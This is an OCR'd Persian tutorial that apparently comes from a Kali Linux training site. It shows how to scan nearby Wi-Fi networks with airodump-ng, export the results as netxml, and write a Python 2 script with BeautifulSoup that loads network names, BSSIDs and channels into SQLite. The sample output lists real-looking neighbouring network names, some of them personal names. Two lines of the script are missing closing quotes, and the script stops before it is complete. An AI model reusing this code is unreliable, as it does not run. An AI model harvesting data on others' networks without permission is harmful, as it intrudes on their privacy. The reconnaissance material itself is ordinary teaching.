بایستی چه کار کنیم؟

ابزار Airodump-ng دارای قابلیت ذخیره خروجی در فرمت های مختلف می باشد. فرمت مد نظر ما Netxml می باشد. فایل xml را می توانید به تجزیه گرهای xml همچون BeautifulSoup وارد کرده و در ادامه نتیجه را به پایگاه داده Sqlite وارد کنید.


شروع به کار می کنیم. مسلما اولین گام ایجاد یک فایل netxml می باشد تا بتوانیم از خروجی آن در تست خود استفاده کنیم. به این منظور با استفاده از ابزار airodump-ng یک اسکن ساده را در محیط اجرا می کنیم و به وسیله سوییچ w- یا write-- خروجی را در فایلی با نام netamooz ذخیره می کنیم :



چند دقیقه صبر کنید تا شبکه های مختلف اسکن شده چرا که می خواهیم خروجی قابل توجهی را برای ارسال به پایگاه داده بدست آوریم.



پس از پایان جستجو Ctrl+C را وارد کرده تا از اسکن خارج شویم. دستور ls را وارد کرده و همانطور که می بینم ابزار Airodump-ng خروجی با فرمت های مختلف برای ما ایجاد کرده است که مد نظر ما فرمت netxml می باشد. این فایل را درون ویرایشگر متنی باز کنید.



همانطور که در تصویر مشاهده می کنید, شبکه های وایرلس مختلف درون این فایل درج شده است. در این شبکه, کلاینت ها و شبکه های وایرلس به همراه مقادیر بدست آمده آنها در قالب تگ های XML در این فایل ذخیره شده اند.

Open


netamooz-01.kismet.netxml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE detection-run SYSTEM "http://kismetwireless.net/kismet-3.1.0.dtd">


<detection-run kismet-version="airodump-ng-1.0" start-time="Sun Apr 16 17:21:15 2017">

        <wireless-network number="1" type="infrastructure" first-time="Sun Apr 16 17:23:54 2017"
                <SSID first-time="Sun Apr 16 17:23:54 2017" last-time="Sun Apr 16 17:23:54 2017">
                        <type>Beacon</type>
                        <max-rate>54.000000</max-rate>
                        <packets>1</packets>
                        <beaconrate>10</beaconrate>
                        <encryption>WPA+TKIP</encryption>
                        <encryption>WPA+PSK</encryption>
                        <essid cloaked="false">shatel</essid>
                </SSID>
                <BSSID>CC:5D:[illegible]</BSSID>
                <manuf>ZyXEL Communications Corporation</manuf>
                <channel>3</channel>
                <freqmhz>2422 1</freqmhz>
                <maxseenrate>54000</maxseenrate>
                <carrier>IEEE 802.11b+</carrier>
                <encoding>CCK</encoding>
                <packets>
                        <LLC>0</LLC>
                        <data>0</data>
                        <crypt>0</crypt>
                        <total>1</total>
                        <fragments>0</fragments>
                        <retries>0</retries>
                </packets>
                <datasize>0</datasize>
                <snr-info>
                        <last_signal_dbm>-74</last_signal_dbm>
                        <last_noise_dbm>0</last_noise_dbm>
```

شما می توانید با استفاده از دستور grep مقادیر مورد نظر خود را از داخل این فایل بیرون بکشید. مثلا تگ wireless-networks که به این صورت شماره شبکه و نوع زیر ساخت آن و زمان نمایش داده می شود.




همچنین می توانید فیلدهای essid را بررسی کنید و دیگر فیلدها.




این مثال ها را نمایش دادیم تا ببینید که فایل های xml بسیار ساخت یافته هستند و اطلاعات به چه نحوی درون آنها درج شده است. اگر به فایل xml بار دیگر نگاه کنید, متوجه می شوید که ما یک تگ wirless-networks داریم که شبکه وایرلس ما می باشد. درون آن تگ های مختلف دیگری وجود دارد. شامل ssid , encryption , bssid و ....

کاری که ما باید انجام دهیم, این است که برای هر کدام از مواردی که می خواهیم درون پایگاه داده درج کنیم, یک ستون در جدول پایگاه داده خود ایجاد کنیم. پس اولین کاری که باید انجام دهیم, ایجاد پایگاه داده است. sqlite3 به صورت پیش فرض در کالی لینوکس نصب شده است. برای ایجاد یک فایل پایگاه داده کافی است تا مطابق تصویر زیر دستور sqlite3 را به همراه نام پایگاه داده مورد نظر وارد کنیم. ما در اینجا پایگاه داده ای با نام networks.db ایجاد می کنیم.



پایگاه داده ما ایجاد شد. اکنون بایستی درون آن جدولی جدید ایجاد کنیم. جدولی با نام networks درون آن ایجاد کرده و پنج ستون id , location , essid , macaddr و channel درون آن ایجاد می کنیم.




فیلد id کلید شمارشی پایگاه داده بوده

فیلد location مقداری است که از کاربر گرفته تا در ادامه کاربر قادر باشد برای هر ورودی نام یک موقعیت دلخواه را وارد کند. مثلا Work , home و...


فیلد essid مقدار ssid , فیلد macaddr مقدار مک آدرس و در نهایت channel که کانال مورد نظر ما می باشد. شما می توانید در صورت نیاز فیلدهای دیگر را از فایل xml مشاهده و به اینجا اضافه کنید. فقط دقت داشته باشید که نوع مقدار فیلد با ورودی مطابقت داشته باشد. مثلا شماره کانال چون عدد است مقدار آن را int ولی مقدار location چون کاراکتری است char می باشد.

قبل از اینکه وارد اسکریپت شده و شروع به کد نویسی اسکریپت خود کنیم, بهتر است تا استخراج مقادیر را درون شل تعاملی python تست کنیم.


اولین کار باز کردن فایل xml و ذخیره آن درون متغیری با نام دلخواه file می باشد. سپس نام فایل را درون کنسول وارد کرده تا از باز شدن فایل مطمئن شوید. فایل را باز می کنیم و با تابع ()read محتویات آن را می خوانیم.



برای دسترسی به تگ های xml از کتابخانه تجزیه گر BeautifulSoup استفاده می کنیم. به این منظور ابتدا این کتابخانه را وارد کرده و سپس ارایه ای از این فایل را با کتابخانه BeautifulSoup درون متغیری با نام xmlDOM ایجاد می کنیم.



کتابخانه BeautifulSoup به ما اجازه می دهد تا تگ های xml را به سادگی جستجو کنیم. چگونه ؟ فرض کنید که می خواهیم تگ های wireless-networks را از این فایل بیرون بکشید و آن را درون متغیری ذخیره کنید. به این منظور از تابع findAll به همراه مقدار مورد نظر برای جستجو wireless-network استفاده می کنیم. سپس می توانید با استفاده از len تعداد این شبکه ها را پیدا کنیم. با دو دستور ساده تعداد شبکه های اسکن شده را بدست آوردیم.



درون متغیر ایجاد شده می توان با استفاده از ایندکس, شبکه را به همراه جزئیاتش مشاهده کرد.

```
>>> networks[0]
<wireless-network number="1" type="infrastructure" first-time="Sun Apr 16 17:23
<ssid first-time="Sun Apr 16 17:23:54 2017" last-time="Sun Apr 16 17:23:54 2017
<type>Beacon</type>
<max-rate>54.000000</max-rate>
<packets>1</packets>
<beaconrate>10</beaconrate>
<encryption>WPA+TKIP</encryption>
<encryption>WPA+PSK</encryption>
<essid cloaked="false">shatel</essid>
</ssid>
```

شما همچنین می توانید مقادیر essid را با استفاده از یک حلقه for بدست آورید.

root@netamooz: ~

File Edit View Search Terminal Help


```
>>> for net in networks :
...     print net.find('essid')
...
<essid cloaked="false">shatel</essid>
<essid cloaked="false">D-Link</essid>
<essid cloaked="false">Havashenas95</essid>
<essid cloaked="false">nopoush</essid>
<essid cloaked="false">OSTM</essid>
<essid cloaked="false">DADY</essid>
<essid cloaked="true"></essid>
<essid cloaked="false">soroush</essid>
<essid cloaked="false">DOWN WITH USa</essid>
<essid cloaked="false">TP-LINK_576056</essid>
<essid cloaked="false">Roya</essid>
<essid cloaked="false">Amir</essid>
<essid cloaked="false">Ali</essid>
<essid cloaked="false">mohammadreza</essid>
<essid cloaked="false">D-Link FF</essid>
<essid cloaked="false">Hasan-Irancell</essid>
<essid cloaked="false">ALI&amp;amp;#x  e2;..s iPhone</essid>
<essid cloaked="false">My-Net</essid>
<essid cloaked="false">ehsan</essid>
<essid cloaked="false">WLAN_CNx4</essid>
<essid cloaked="false">Kalantar</essid>
<essid cloaked="false">hashemi</essid>
<essid cloaked="false">Mehraban</essid>
<essid cloaked="false">Karimi</essid>
<essid cloaked="false">ESMAILI</essid>
```



با دستور بالا تگ ها را بدست آوردیم. اگر بخواهید تنها خود مقدار را بیرون بکشید می توانید با استفاده از text. مقادیر نام شبکه ها را چاپ کنید.



مقادیر خالی در بالا در واقع همان essid های مخفی هستند. به همین روش می توانید شماره کانال ها را نیز استخراج کنید.



اکنون کافی است تا همین مفاهیمی را که در بالا اجرا کردیم را درون اسکریپت خود وارد کنیم.

فایل اسکریپت جدیدی با نام airodump-to-databse.py ایجاد کنید.

کتابخانه های sqlite3 , sys و BeautifulSoup را وارد کنید.

```
import sqlite3, sys

from BeautifulSoup import BeautifulSoup
```

فایل xml را با استفاده از کتابخانه beautifulsoup باز کنید و خوانده و نام فایل را به عنوان آرگومانی از کاربر گرفته و در متغیری با نام xmlDom ذخیره کنید.

```
xmlDom = BeautifulSoup( open(sys.argv[1], 'r').read() )
```

یک شمارنده اضافه کنید

```
Counter = 1
```

بر روی تگ wireless-network یک حلقه for ایجاد کنید :

```
for network in xmlDom.findAll('wireless-network') :
```



مقادیر مورد نظر برای درج در پایگاه داده را انتخاب کنید :

```
essid = network.find('essid').text

channel = network.find('channel).text

bssid = network.find('bssid).text
```

پس از مقدار دهی متغیر essid یک شرط if ایجاد کنید تا در صورت خالی بودن SSID , مقدار SSID Makhfi نمایش داده شود :

```
if not essid:

    essid = '---SSID Makhfi---'
```

